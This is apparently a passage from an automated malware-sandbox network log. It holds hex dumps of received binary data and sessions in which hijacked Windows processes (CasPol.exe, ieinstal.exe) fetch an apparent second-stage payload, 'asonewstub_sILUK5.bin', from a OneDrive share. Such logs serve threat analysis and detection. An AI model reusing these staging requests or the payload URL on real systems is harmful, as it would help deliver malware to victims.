$Cd!X2rKZo&]KWIx$;8q5v\h OkeN..O4-jcVViQZMI.(k;xm(3y|l8czst1OJC>NW$Y;1o/Y;_PFzE3@Mfp=*A9 JM<lQ(\ak&#,1D
2022-05-12 12:17:33 UTC	492	IN	Data Raw: 6b 8a 4d 3d 22 c6 76 09 89 51 42 50 57 1f f6 54 9e 49 db 88 3c 5a 6f 70 6f 47 2c 3f 34 ff ab 65 c6 96 9c c4 1d aa 47 b9 21 01 b5 2c cc c5 10 9b 0a 5c 77 10 53 1c f8 ff 91 4a bf 43 2c 4e 6f d6 35 a4 16 8d dd 52 0f 53 59 b9 a3 45 fe d6 7e 32 42 f1 a5 03 41 1c c5 f4 14 c7 81 96 e2 e0 99 36 b7 87 a7 44 80 01 72 8d 55 26 71 e2 77 cf a4 87 c4 37 67 42 2d 54 56 fe f4 ca 23 1f 64 fe 3c 98 b0 1a 89 ab dc 45 54 bb 63 9b 0f 87 31 a6 09 c6 e5 db 8e d7 2f af 7f 5f 6b 86 f3 27 19 0e 76 73 e6 cb bc 36 b6 3e b0 cf 89 1f 3c 6d de 43 aa ef 9b ae 46 72 14 e1 69 c6 56 2a fa 4c 12 1b 16 78 1c 8c 65 8b c1 f5 93 73 27 47 7c f2 34 a7 88 a5 61 d0 75 e7 d1 5e bb 23 8c 00 88 04 3c e2 7e b0 a4 ed a3 23 aa ea 13 04 be 6c 9e d3 43 d8 9a 69 c3 62 57 74 32 18 53 10 b9 e8 07 1b ec ae 89 Data Ascii: kM="vQBPWTI<ZopoG,?4eG!,\wSJC,No5RSYE~2BA6DrU&qw7gB-TV#d<ETc1/_k'vs6><mCFriV*Lxes'G|4au^ #<~#lCibWt2S
2022-05-12 12:17:33 UTC	508	IN	Data Raw: e8 fd 5c 9e 99 4a 5e db 5b 7e 5e 3f d8 15 e7 c4 24 78 26 6f 78 20 18 f0 44 88 2f 69 7c 46 6c 65 67 ea ce 4f 18 40 0b d4 79 e9 46 32 9a 30 a7 23 8f db ca 7f 53 da 6d b3 82 3e 13 64 c5 73 aa e7 0e 78 b0 fe d3 9e 1e 54 e7 a9 d1 8b 8c 7c 70 61 f8 2f 67 7f f2 f9 7e 2d 57 5c f6 bf eb bd 65 9c 09 21 41 6a 26 9b fa 9c f9 63 3c 47 ec 45 81 68 d2 26 db bc e5 dc 92 0d 0c 5c 03 f8 e6 1a a5 6a a1 ea c3 06 64 ce 2a 45 fc 06 93 a2 25 d2 b4 ae b9 8e bf 8e 8e 24 ce 4d 14 25 31 e5 2f f6 cd cc ab d9 0c 68 5f cd fa d2 0f b0 ae 68 f6 a3 10 d4 06 46 80 d3 c5 62 f8 eb 4e b2 69 33 1e 42 53 b3 3b 34 11 d5 bb 3c 97 be e2 03 91 e1 76 c1 5d 6a 1d 12 78 2e 53 1e 21 ed d5 8c f6 52 45 57 ce 00 2e d6 6d e9 23 60 ee a5 c2 f4 e4 e8 40 be 8f 0c be a9 ea ea ad 0e 5a a3 9a 65 9d 60 d8 94 a7 Data Ascii: \J^[~^?$x&ox D/i\|FlegO@yF20#Sm>dsxT\|pa/g~-W\e!Aj&c<GEh&\jd*E%$M%1/h_hFbNi3BS;4<v]jx.S!RE W.m#`@Ze`

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:17:33 UTC	524	IN	Data Raw: 72 a4 e1 cb ee 5c 00 d4 e9 95 83 74 86 d3 e7 c0 f4 6d bc c9 b5 cc 33 2d ea 1c 9a 3e 93 93 c8 73 5d 2b 90 16 ee 13 b0 2d d2 30 24 ab 29 d3 de 06 e8 a0 b8 9d 68 00 d7 6b ef 59 5d c9 e1 f4 ed b7 39 d1 4b 50 d0 b5 1b ed ad 7e d2 a4 39 97 76 af f6 63 c0 89 58 77 e1 c7 93 9a f4 0e d7 59 af e5 ed 57 f8 cc e3 94 32 b6 1c 32 f4 ca 95 57 81 57 02 88 c6 b9 04 f2 d3 f6 1b 52 97 f2 43 55 7a 0b 7c bd 2f b4 f6 1a 11 ba 0c 5c 46 2a 1f 36 1b 93 0e 87 a1 3d 6c 91 3e 87 99 21 da cc fc 5d 66 06 3e ee da f9 01 3c 19 ea c7 08 39 11 31 4e f1 15 92 60 b8 7f 9b 0a 99 cf 5a ea 95 79 cc 82 3e e4 9f f1 38 f3 50 39 03 3f fc b0 fd 0b 36 fc ff ec ff 81 e5 99 76 a2 ae 79 07 0e 5d f7 d5 56 37 94 a8 86 56 b1 a0 e4 24 7e e7 80 3a 7f ce 4d f3 e9 97 35 9a cc 47 53 dd 7d 76 57 9e ad c1 cf 24 Data Ascii: r\tm3->s]+-0$)hkY]9KP~9vcXwYW22WWRCUz\|\F*6=I>!]f><91N`Zy>8P9?6vy]V7V$~:M5GS}vW$
2022-05-12 12:17:33 UTC	540	IN	Data Raw: 1c 28 36 2a 82 b0 d6 b6 f2 6e e5 14 55 f6 e3 e2 0d 13 fe 20 12 5a 60 1c 60 ec 42 73 8d cd 73 c2 2e f6 72 26 ee 29 22 13 f2 97 05 b8 f0 f4 6e c2 68 a3 2b 43 8b 8c f1 37 49 ae ee a8 cf e8 6b e3 54 c0 11 b1 46 a9 38 1e 49 53 d8 7a de 53 5c b3 a0 93 63 6c af 08 02 45 46 42 16 a1 24 88 c8 11 61 35 c8 83 29 18 2c 0b 43 25 61 fa 57 66 a8 66 42 b3 0b 91 c4 9d 51 40 30 69 9e a4 44 b7 6d 0d 90 bd b7 8b 93 95 85 d5 25 ba ce aa 64 ad f9 4d 9d 5f 58 48 df 0f 81 4e 10 0a 2e 65 db 33 9f a0 fc fc bb 68 b5 61 0b 8b 5b 19 f5 02 5e 2e ab cd 6c 72 fd ca ba db c5 9b dd 08 bd 4b f5 e8 18 89 9d 2a 98 b9 b3 83 5a c3 08 f5 b8 75 f2 a1 7b 7b ea 5d c6 24 b8 f8 7a ce 5c 56 c7 f4 9f ac 88 54 8e b1 cd fa 6e 6a 48 59 97 ad 60 63 49 0d a7 f3 42 67 72 22 5b ad 70 06 e5 0f 3f 49 9b 75 b4 Data Ascii: (6*nU Z``Bss.r&)"nh+C7IkTF8lSzS\clEFB$a5),C%aWffBQ@0iDm%dM_XHN.e3ha[^.lrK*Zu{{]$z\VTnjHY`cIBgr"[p?lu
2022-05-12 12:17:33 UTC	556	IN	Data Raw: a5 95 58 3c af 2f 53 08 da a2 56 03 0b b1 e8 d1 64 49 9b fd c0 0f 58 76 57 f6 8d 0d b2 99 f9 7a 8b 65 52 fa ba 41 d0 4e 8b 31 ea 12 33 58 c6 7f cf ba a0 83 92 4c 83 b9 45 54 5f a2 1a f2 03 f2 2a e7 82 71 58 4d 26 50 90 9f 23 4c ba 3f 23 58 72 ab 4f 2f d0 2e a0 2f 85 1b 80 bf 92 d5 f3 79 82 ae 80 51 12 fb de 65 88 94 ef 0d 89 a7 79 08 45 79 6b 0d ac 83 1d 65 b2 24 d2 f0 f8 41 8f c6 ed ec 1c 51 32 2a 5d e8 56 08 90 34 f9 8a fb 6c 8f 02 23 7c 84 08 80 3f 6b 8c 6f b8 0a 1d 82 25 7f 5a 9e 92 8e 61 94 cc bd 0b 68 8e 8a a5 3c 69 3b f9 98 30 6d ce 2e c7 42 12 34 07 84 41 8c d7 9e 1f e4 86 61 08 ec 8a da 62 39 5e f9 bb b6 7a bf 55 b3 b9 c8 35 39 bc e9 76 34 9a cc 9a 9b 97 f6 22 9e f8 ce 98 c9 e9 52 68 7a fe 46 98 4a 87 28 40 ba a2 6a 82 1a cf 35 8e 86 a3 86 f5 fe Data Ascii: X</SVdlXvWzeRAN13XLET_*qXM&P#L?#XrO/./yQeyEyke$AQ2*]V4l#|?ko%Zah<i;0m.B4Aab9^zU59v4"RhzFJ(@j5
2022-05-12 12:17:33 UTC	572	IN	Data Raw: a3 f0 da 1d ef 6e 12 0e fd f2 1b 82 a4 9d 40 8c 36 49 13 c4 67 76 c9 f0 78 d0 1e ca e1 4b 0f 38 9b 88 db e6 ae 45 d4 3b 3d 47 97 a2 eb 3e 5c 47 f0 ce d5 e0 5a ac df d5 c1 61 12 65 b7 80 67 39 73 7a 9a 6d 24 2c 5c bd 81 fd 8f 13 f3 24 18 99 24 15 c2 4a 73 8d 88 45 a6 4b b3 26 b3 21 9b 18 01 03 9d b4 08 1e 1d 0b 73 5b f3 01 19 7c df 13 fd b7 d1 41 95 ed cf cd 0e 8d 0f 3b 6f 8a 0f 71 cd d4 3b 5d 56 e0 33 9c b1 0c db 45 7b 42 71 f6 d6 bc c3 b9 9b ae d8 ad a7 e6 59 40 b2 36 cb 00 27 1a 08 26 12 3e 50 dc 55 d6 17 13 eb bb 84 06 97 e0 7f 3b ad f1 3c 90 22 d5 c4 cc f5 e7 3d ea d6 2f 7f c9 1e 6e e4 45 b9 4a 26 32 0c 5b b9 df a6 bb 17 a6 7d 4a 4e bb d2 72 db c6 81 95 0c 7f 9d f1 ec f3 fc 78 9f be 33 f9 53 11 5f dc 7f 20 d2 61 11 1b e4 70 35 25 77 dc 33 ad 80 aa c3 Data Ascii: n@6IgvxK8E;=G>\GZaeg9szm$,\$$JsEK&!s[|A;oq;]V3E{BqY@6'&>PU;<"=/nEJ&2[}JNrx3S_ ap5%w3
2022-05-12 12:17:33 UTC	588	IN	Data Raw: ab ea 6d 56 cc fb ed 91 a3 60 b8 7b 0e 49 ca 18 13 3c ba 7d 47 b8 b4 e3 e4 7c c7 71 8c 57 09 1e 32 a0 09 e8 29 97 a7 a5 1e 38 6c bd 7f e2 bd 2d 50 e4 f9 85 8d ae 1c 94 3e 49 69 4f 1c 66 6b 85 7e a1 c6 fd 9b 7a 8f 78 86 0f f7 f4 d2 8a fa c1 7d 0b 7c 9b 79 fd 24 bc 09 44 7c 22 cd c1 de bd 0f c9 cf a2 9a 90 19 d2 05 55 ec 6b 51 48 77 b3 e7 94 c1 6b d5 d4 0a 97 6c 88 87 97 09 f4 ff c5 33 94 73 16 b8 16 1b 2c 58 01 5a 84 9d 79 b8 f7 05 56 ea d5 03 71 25 5d 69 3b a4 21 ed 40 c6 da 29 fb fb 83 e7 01 85 c8 ad 92 e8 47 9d c0 8b 20 6a 34 23 11 03 4e 4c 6f 61 76 d4 28 b1 5f ca eb 31 0b 76 5b 9a cc c7 22 1c 61 77 38 14 07 9c 67 af 52 ed c0 8b 5b 13 32 8f c0 92 a0 b5 82 31 c1 31 a2 49 ab b5 f5 f5 99 03 4f 2f d7 55 ef 65 92 70 e4 6f 48 a0 75 c9 a6 7d 26 c8 82 a7 e8 5e Data Ascii: mV`{I<}G|qW2)8l-P>IiOfk~zx}|y$D|"UkQHwkl3s,XZyVq%]i;!@)G j4#NLoav(_1v["aw8gR[211IO/UepoHu}&^
2022-05-12 12:17:33 UTC	604	IN	Data Raw: 7c 80 5b 33 c2 d2 8b c4 96 21 7a 23 65 6f 44 73 85 fb a8 c1 28 ae 32 f9 d2 1b 4d 48 e1 62 ab cb b6 b7 a1 9c 67 3c 47 f3 01 ff b9 b6 e6 f8 7d 4d 4a 23 0d 0d d3 f7 71 e3 95 65 9c ac 6a 77 06 18 a9 a8 43 33 ce 93 a2 2e 73 f9 45 99 b1 6e 95 da 60 4a 1d f9 b2 db 1a 70 1a 78 45 d8 35 55 ed 05 a5 3b 5d 08 b4 ae af 48 19 88 d4 0e a9 59 e0 f7 8c c8 03 c2 40 1d 4d 4e 58 f5 b3 bd 75 fd a1 71 08 84 e9 be 8c d4 39 f4 a6 e7 da 70 17 78 2e 4f 97 76 ed db 63 e0 38 45 6c dd 57 71 59 28 31 45 08 54 15 b2 f1 e4 e8 b0 42 db 0c af 26 3a 61 77 2c 9a 71 f6 42 16 3d 0c 77 97 aa 6e a0 25 49 ba 38 35 7d 73 02 08 d0 b8 14 10 1a 2c c4 3c 93 c9 5d b7 72 a0 48 d4 3f 44 8b 5b ad c5 75 1b 20 3d ec 32 dc 2a a9 d0 21 ff 45 00 c7 13 15 c4 c9 88 9c 79 bf 0a 3a 24 a1 e5 3f e3 af d7 c9 ad 14 Data Ascii: |[3!z#eoDs(2MHbg<G}MJ#qejwC3.sEn`JpxE5U;]HY@MNXuq9px.Ovc8ElWqY(1ETB&:aw,qB=wn%l85}s,<]rH?D[u =2*!Ey:$?
2022-05-12 12:17:33 UTC	620	IN	Data Raw: e8 e8 ad f7 51 ac 8f 33 e0 7d 1d 09 9c 29 0d 7a 97 12 f3 f3 54 d2 d0 f6 d0 6b 2d f9 a8 8d 0c c2 5e 35 f6 38 5a d8 df b3 ad 4a 69 c6 9c 9b ce 50 52 8d c2 e2 7e f2 2e f1 f0 39 b6 7c ee 79 11 c4 6e 03 8e 73 f1 2d da df 4a 36 0d cf d0 9a d6 f8 6d 0f ea 57 98 fe c0 d1 2e a1 5c c1 11 d5 ff e8 a4 66 56 8f b7 3a 50 5d 31 78 29 73 60 b8 9f f9 fe 51 c8 c9 a7 b3 c8 6e 2d 3b 83 ea f8 03 bd c6 a3 60 84 e4 a3 5a 77 3b 31 69 25 fb eb e7 f8 61 f7 a4 2d fe 0c 01 f4 e3 58 8f eb 23 79 03 62 a9 b0 69 c9 17 b5 13 e8 ba 3a 7c d5 76 35 9a ea 21 27 14 b6 f2 d2 5e d7 0b 74 9c ef ed ba 8b c3 f5 00 87 12 45 1d 19 44 2b 1c 2d 77 49 86 b5 30 12 41 04 f0 57 4d 48 a8 0d b3 47 2d 6f 3f a0 4d 21 a3 7a ec 84 32 60 e4 03 75 8d aa 6b 1a e0 89 8a 54 c3 58 34 7b dd b4 05 ea 15 59 d8 5c 36 be Data Ascii: Q3})zTk-^58ZJiPR~.9|yns-J6mW.\fV:P]1x)s`Qn-;`Zw;1i%a-X#ybi:|v5!'^tED+-wI0AWMHG-o?M!z2`ukTX4{Y\6
2022-05-12 12:17:33 UTC	636	IN	Data Raw: ae ba 40 86 a2 51 19 57 ff 85 5a 77 42 dc 51 7d 8d 70 96 da aa 20 5d 01 71 c6 e1 7a 7b 39 6e 0a e8 04 ad 6e 5c 91 7a 6d 0f 18 50 2c 5f 14 22 67 63 85 e8 75 ad d5 3e 94 4f 05 0c 7a 9b 78 72 31 fb 2b 40 bb 20 d6 4c 3a 7e 77 1c f6 a4 fd 48 d9 86 92 57 1e cc 22 1c 62 b1 f4 10 ca 02 cd 5d 30 e3 c5 37 49 4c 9e e8 f8 f4 dd 2a ae f5 06 1d c9 ec 3a a9 77 d0 52 94 fa 6f 43 54 4f 77 38 1d 97 ea 41 72 cb e2 7e 97 95 ed 33 e6 67 d0 11 72 28 68 b1 c5 bb 09 57 f8 9c ae a5 c3 e2 77 7b b8 1b 1a 53 b8 9c 4b c8 7f 76 b9 2e 31 8a 90 f3 0a 1c 3c ff 1a 2e 0d a8 60 36 38 64 06 97 53 9d e0 ce d5 1a 16 dc ac 93 88 f8 89 2f 04 ed 02 cf 83 34 92 07 7a c3 0d 19 c8 0e cb 61 6e 9c 32 78 41 62 b6 ca f8 b7 d3 fd 85 82 97 94 04 7a ca 37 c9 3e bc 7a 8e c4 bd 28 42 f2 a1 d9 2f b2 6c 5c 08 Data Ascii: @QWZwBQ}p]qz{9nn\zmP,_"gcu>Ozxr1+@ L:~wHW"b]07IL*:wRoCTOw8Ar~3gr(hWw{SKv.1<.`68dS/4zan2xAbz7>z(B/l\
2022-05-12 12:17:33 UTC	652	IN	Data Raw: bd 59 50 d1 f9 d8 8d ac 1c a5 3e 28 69 4e 1c 6c 6b a8 7e 81 c6 ef 9b 1f 8f 7f 86 2d f7 ab d2 95 fa cc 7d 62 7c 82 79 e2 24 91 09 63 19 35 ae 83 ad de 0f f7 aa a4 d9 93 77 a1 6a 39 89 49 38 5c 13 f1 90 e1 c1 11 d5 b4 79 9c 3b 80 e9 87 66 ed bc a9 52 e7 00 60 b8 3c 77 6e 2b 12 5a ea 9d 18 b8 8f 05 7d a5 b6 4c 5e 71 18 69 16 89 76 c0 05 eb da 04 b5 d6 c6 ca 5f a8 e5 80 bf c5 10 b0 85 a6 20 47 7a 0e 73 03 1a 66 4f 33 13 b9 31 de 44 ea b0 31 62 56 1f ba 8e b5 3d 7d 62 1e 7b 73 3c f9 6f da 20 84 ce f2 1d 7d 7a fb a7 92 cf b5 af 1c 96 1c e7 64 ab 98 ab d8 d3 2e 62 02 80 78 aa 48 92 5d bd 42 12 8d 58 e4 d6 77 53 c8 af a7 c6 12 3e f9 24 46 5b a5 20 53 79 fc ca ea 6e 08 44 5a 19 67 d6 ed 6a 36 47 e4 2a 81 b4 d5 4f 20 04 5e c7 92 2b 24 a4 83 d3 b9 1d 18 92 36 72 2c Data Ascii: YP>(iNlk~-}b|y$c5wj9l8\y;fR`<wn+Z}L^qiv_ GzsfO31D1bV=}b{s<o }zd.bxH]BXwS>$F[SynDZgj6G*O ^+$6r,

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:17:33 UTC	668	IN	Data Raw: 08 7b 49 1d 74 76 d7 f7 71 93 f2 20 dd ec 2d 33 43 22 89 a5 0a 7a 81 df ef e8 5b ec 14 cf e6 3a c0 18 50 57 44 a6 b6 db 1a d0 7d 3d 45 de 31 55 ed a9 c2 7e 5d 0f b0 ae af f0 7e cd d4 06 ad 59 e0 33 eb 8d 03 cb 44 1d 4d 9e 3f b0 b3 b6 71 fd a1 ad 6f c1 e9 b2 88 d4 39 1c c1 a2 da 7d 13 78 2e bb f0 33 ed d5 67 e0 38 45 04 98 57 7e 5d 28 31 49 60 11 15 a2 f5 e4 e8 a8 2a 9e 0c be 22 3a 61 53 44 df 71 e4 46 16 3d 3c 1f d2 aa 7d a4 25 49 86 50 70 7d 67 06 08 d0 f0 7c 55 1a 39 c0 3c 93 9d 35 f2 72 b6 4c d4 3f 24 e3 1e ad dd 71 1b 20 51 84 77 dc 33 ad d0 21 87 2d 45 c7 09 11 c4 c9 0c f4 3c bf 11 3e 24 a1 75 57 a6 af cb cd ad 14 01 a3 a5 7f cf 3d c6 a4 26 55 3b c3 ba 26 4b e0 b3 fd 19 32 ec 47 93 45 67 9b 0d b2 5a e0 f1 35 38 3c 54 73 b4 3c 41 b9 e5 38 92 a2 61 db Data Ascii: {Itvq -3C"z[:PWD}=E1U~]~Y3DM?qo9}x.3g8EW~](1I`*'':aSDqF=<}%IPp}g|U9<5rL?$q Qw3!-E<>$uW=&U ;&K2GEgZ58<Ts<A8a
2022-05-12 12:17:33 UTC	684	IN	Data Raw: 7a 8f f2 86 7d f7 26 d2 fa fa 55 7d 0b 7c 11 79 87 24 6e 09 31 7c a7 cd ec de 21 0f b0 cf 2f 9a fc 19 2d 05 55 ec e1 51 32 77 61 e6 e0 c0 ee 2a 46 8e 04 93 4c 87 1c 09 9a ff c5 33 94 73 60 b8 7f 1b 01 58 77 5a ea 9d 79 b8 8f 05 3e ea f8 03 0b 25 3c 69 3b a4 5b 12 8d c6 08 cd 25 79 14 e7 77 85 37 ad 83 e8 c2 9d b2 8b f2 6a 4e 23 86 03 2e 4c 90 61 7d d4 ad b1 3e ca 39 31 72 76 ca 9a fc c7 a7 1c 3b 77 ea 14 71 9c f3 af 5a ed 45 8b 33 13 e0 8f ad 92 30 b5 82 31 44 31 ca 49 79 b5 86 f5 01 03 4f 2f 52 55 87 65 40 70 90 6f c0 a0 75 c9 23 7d 53 c8 50 a7 92 5e 92 c8 17 6b e5 e0 73 62 b4 c4 e7 ad d2 45 69 09 ae 26 e4 d8 a3 36 06 a8 99 81 f0 90 f6 61 51 12 6c 92 6e 67 1f d0 92 b9 e2 18 e0 54 8d 2c 9e 13 b1 b1 51 89 86 18 89 c0 91 a6 c3 6a 80 f5 aa e6 3d 14 02 76 c8 Data Ascii: z}&U}|y$n1|!/-UQ2wa*FL3s`XwZy>%<i;[%yw7jN#.La}>91rv;wqZE301D1IyO/RUe@pou#}SP^ksbEi&6aQln gT,Qj=v
2022-05-12 12:17:33 UTC	700	IN	Data Raw: a6 d3 93 6f 89 4d aa 91 59 ec 79 86 38 94 cb 27 ec 83 e7 ca 0a fa e9 10 6d c0 91 83 46 10 37 e9 96 d6 c8 be f5 3e 3e 5f 61 ef 0a f4 b4 28 f2 7e 24 68 a4 b3 8a 21 8c b2 c7 56 97 39 fd b2 8e e5 e8 b2 20 5e 9e 7f 41 13 48 2b bb 10 33 ed d5 16 d0 b6 75 16 a9 79 4f 8b 19 15 7a 89 22 ed 91 f2 d0 c4 9c 64 aa 7f 8a 99 0e a2 67 8f eb fe d1 d1 23 f7 09 c6 e7 42 48 80 13 28 b0 cf 46 a6 51 f9 3e c6 c7 62 62 5f 0e 8e 0b cb aa 57 c5 1e 81 3a e3 bf 13 69 29 39 ea ef 2c 88 66 36 40 60 04 6b e7 f1 b0 f7 72 23 3e ff f3 31 3b e7 04 89 29 67 1c d5 4d d8 9e 36 f3 6e 95 b9 39 14 9d bd f7 f3 fe 7c 1e b7 03 2f 82 d0 73 e0 8a f7 20 26 d5 59 aa 6c 5e ae 34 fb 63 b3 c8 68 01 5b 6d 02 8d 47 78 3c dc b7 ab 3b 58 78 64 8f ba 24 23 38 d3 4d 2a 2e c4 2d 18 83 ab 05 f7 8c c5 0c 54 69 9a Data Ascii: oMYy8'mF7>>_a(~$h!V9 ^AH+3uyOz"dg#BH(FQ>bb_W:i)9,f6@`kr#>1;)gM6n9\|/s &Yl^4ch[mGx<;Xxd$#8M*.-Ti

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.11.20	49774	13.107.43.13	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:19:06 UTC	705	OUT	GET /download?cid=B6AB3B5EAFD51867&resid=B6AB3B5EAFD51867%21312&authkey=AJEiJ04sJsNkOJM HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: onedrive.live.com Cache-Control: no-cache Cookie: MUID=20718A960FA8687F03949A000BA86C7A; wla42=
2022-05-12 12:19:06 UTC	705	IN	HTTP/1.1 302 Found Cache-Control: no-cache, no-store Pragma: no-cache Content-Type: text/html Expires: -1 Location: https://srqeug.dm.files.1drv.com/y4mQ5yJoi4Y6HcwNbCc6pUgdD-mITQ7kZEuD91b6ItEUlOdCsX5pbb6sRhAFyyW0rsiikZIYNIG3aN6ru2QI2Jocl96QMckoKGjZLRdv33V4FgJlT3eaTuEf_wqTXNdhutLMwhMLh-VKMkO_LprFAOjs6TmBR3J7sRcYsKdRqB40Ocy23CLaBXHZNwliA1rPOqAP9E2b6fOWIjj8SBiqNoMxg/asonewstub_sILUK5.bin?download&psid=1 Set-Cookie: E=P:RZPrmxE02og=:98Zwvt1wDTRl/3U+DCgnpL37dVH/az2IZdelFeDwvdQ=:F; domain=.live.com; path=/ Set-Cookie: xid=85174099-90ee-4bfb-9dc9-2193858b4ff6&&RDE42AAC93CC33&172; domain=.live.com; path=/ Set-Cookie: xidseq=1; domain=.live.com; path=/ Set-Cookie: LD=; domain=.live.com; expires=Thu, 12-May-2022 10:39:06 GMT; path=/ Set-Cookie: wla42=; domain=live.com; expires=Thu, 19-May-2022 12:19:06 GMT; path=/ X-Content-Type-Options: nosniff Strict-Transport-Security: max-age=31536000 X-MSNServer: RDE42AAC93CC33 X-ODWebServer: centralus0-odwebpl X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: 523707DC32C64D1AA7F31718E62A9421 Ref B: VIEEDGE1812 Ref C: 2022-05-12T12:19:06Z Date: Thu, 12 May 2022 12:19:05 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.11.20	49775	13.107.43.12	443	C:\Program Files (x86)\Internet Explorer\ieinstal.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:19:06 UTC	706	OUT	GET /y4mQ5yJoi4Y6HcwNbCc6pUgdD-mITQ7kZEuD91b6ItEUlOdCsX5pbb6sRhAFyyW0rsiikZIYNIG3aN6ru2QI2Jocl96QMckoKGjZLRdv33V4FgJlT3eaTuEf_wqTXNdhutLMwhMLh-VKMkO_LprFAOjs6TmBR3J7sRcYsKdRqB40Ocy23CLaBXHZNwliA1rPOqAP9E2b6fOWIjj8SBiqNoMxg/asonewstub_sILUK5.bin?download&psid=1 HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Cache-Control: no-cache Host: srqeug.dm.files.1drv.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:19:07 UTC	706	IN	HTTP/1.1 200 OK Cache-Control: public Content-Length: 215104 Content-Type: application/octet-stream Content-Location: https://srqeug.dm.files.1drv.com/y4mWmfXrC7pY_5e5zLdKHGbqTRTY7ru3PzSbuunLusBV8qDfu1gh_BHmiBYNt80W1VEV3ECD9BYgCWI7BPKMRL3l_QKVvT11MIlN9hSr4VSwHWuHwge6WAOLmC2pjKqMBIQsnJYbORaqFENWr5N37flN5AfTMQYpBHEStCRwnpCZp-PVTIbWtnPrBkDxZqic8uK Expires: Wed, 10 Aug 2022 12:19:07 GMT Last-Modified: Wed, 11 May 2022 14:51:12 GMT Accept-Ranges: bytes ETag: B6AB3B5EAFD51867!312.2 P3P: CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo" X-MSNSERVER: DS1PPF728B4DC0C Strict-Transport-Security: max-age=31536000; includeSubDomains MS-CV: MKiP1Ic3eU2Y2UjGQoEU1g.0 X-SqlDataOrigin: S CTag: aYzpCNkFCM0I1RUFGRDUxODY3ITMxMi4yNTc X-PreAuthInfo: rv;poba; Content-Disposition: attachment; filename="asonewstub_sILUK5.bin" X-Content-Type-Options: nosniff X-StreamOrigin: X X-AsmVersion: UNKNOWN; 19.906.426.2003 X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: 36DB84F6F4294F1AA85F0D9FD9B89E28 Ref B: VIEEDGE2806 Ref C: 2022-05-12T12:19:06Z Date: Thu, 12 May 2022 12:19:06 GMT Connection: close
2022-05-12 12:19:07 UTC	708	IN	Data Raw: 2b 26 8d 86 3f be 39 26 45 ef 50 6d 83 97 a5 3b 79 0f 50 71 8d 71 1a e3 48 45 cd 8c 5d 68 50 22 a5 aa 1e 66 08 ee 2f 30 03 3e 8f f5 90 52 60 ad f4 25 6c 4d f9 04 98 c9 0c 48 84 08 81 8e c0 d4 9d 35 9d ea b9 e8 76 aa 13 48 ba 41 1e 0c 84 e5 ad 2f 55 1f a4 a7 6f 1b 08 3e 72 eb 33 67 94 cf f0 1e f5 dd d8 de f9 66 0d 60 fb 0b e0 35 2f f9 77 2a 7c 02 64 e2 2c e6 1c b7 1c fe f4 7c 48 f0 a9 ad a9 07 a2 13 07 a0 3a 0c 8e 56 e6 c6 7b 75 c9 ee 81 c5 1d ed bc da ca b6 1b 93 1b 78 a3 40 b1 59 65 74 07 62 8b fb cc df 42 cb 28 59 22 f3 81 f6 dd 4f f8 79 fa c0 3a 26 60 a3 39 51 93 80 e2 6c d2 48 bf 28 a3 e8 cf 09 26 1b 1a 26 9b 19 a7 06 9c b5 5a a5 22 06 d5 e8 a7 f4 14 08 4f bc 5b 45 ea e8 80 54 78 64 f1 96 a3 b7 53 a4 50 85 05 99 ae 7d 3f a4 4c 89 33 af f3 47 8b c8 2e Data Ascii: +&?9&EPm;yPqqHE]hP"f/0>R`%lMH5vHA/Uo>r3gf`5/w*|d,|H:V{ux@YetbB(Y"Oy:&`9QlH(&&Z"O[ETxdSP}?L3G.
2022-05-12 12:19:07 UTC	711	IN	Data Raw: e4 6f de 3b 9e 6b f8 8e 47 ce 6b df 7a 83 2a 63 2a c0 f3 1b d3 dc 45 40 fd 13 f8 f4 90 58 89 a4 24 72 3e ba 88 e2 34 27 67 08 85 4c 85 03 55 55 c5 aa 1d 59 ae 89 30 65 ed 32 2c d0 11 16 ea ba ec 5e e6 17 48 b0 e3 e6 e9 ac 8c 17 2f 53 bd a3 8f 22 1b 48 34 5a cc 33 67 92 e4 95 60 e6 dd d8 da e0 55 50 62 94 43 e0 35 25 87 6b 2a 7c 06 4c bd 2e e6 1a 9f 55 fc 74 7a 27 ba a7 b2 19 21 80 a5 0e 6b 33 ff 8f 1a 21 ed 3d 1d 88 f7 a3 b5 69 aa 97 a8 ab d1 13 99 78 16 cb 07 8b 79 07 1b 0f 7b fc 95 ea 9e 07 eb 6c 10 59 bf ee 99 bf 02 fe 74 f7 cc c0 2a 48 8e 39 51 99 a8 9c 29 d2 42 2d 29 8a e8 cd 8c 6d 79 1a 26 22 19 f6 0c 9d b9 a7 a5 20 06 c5 d9 a9 f4 f4 34 4c bc 49 4d ea f9 a8 63 78 64 55 e2 cd b5 53 82 78 a6 05 99 a4 77 41 b7 0c 89 37 99 c0 7d 8d e2 15 5f f8 4e b8 3f Data Ascii: o;kGkz*c*E@X$r>4'gLUUY0e2,^H/S"H4Z3g`UPbC5%k*|L.Utz'!k3!=ixy{lYt*H9Q)B-)my&" 4LIMcxdUSxw A7}_N?
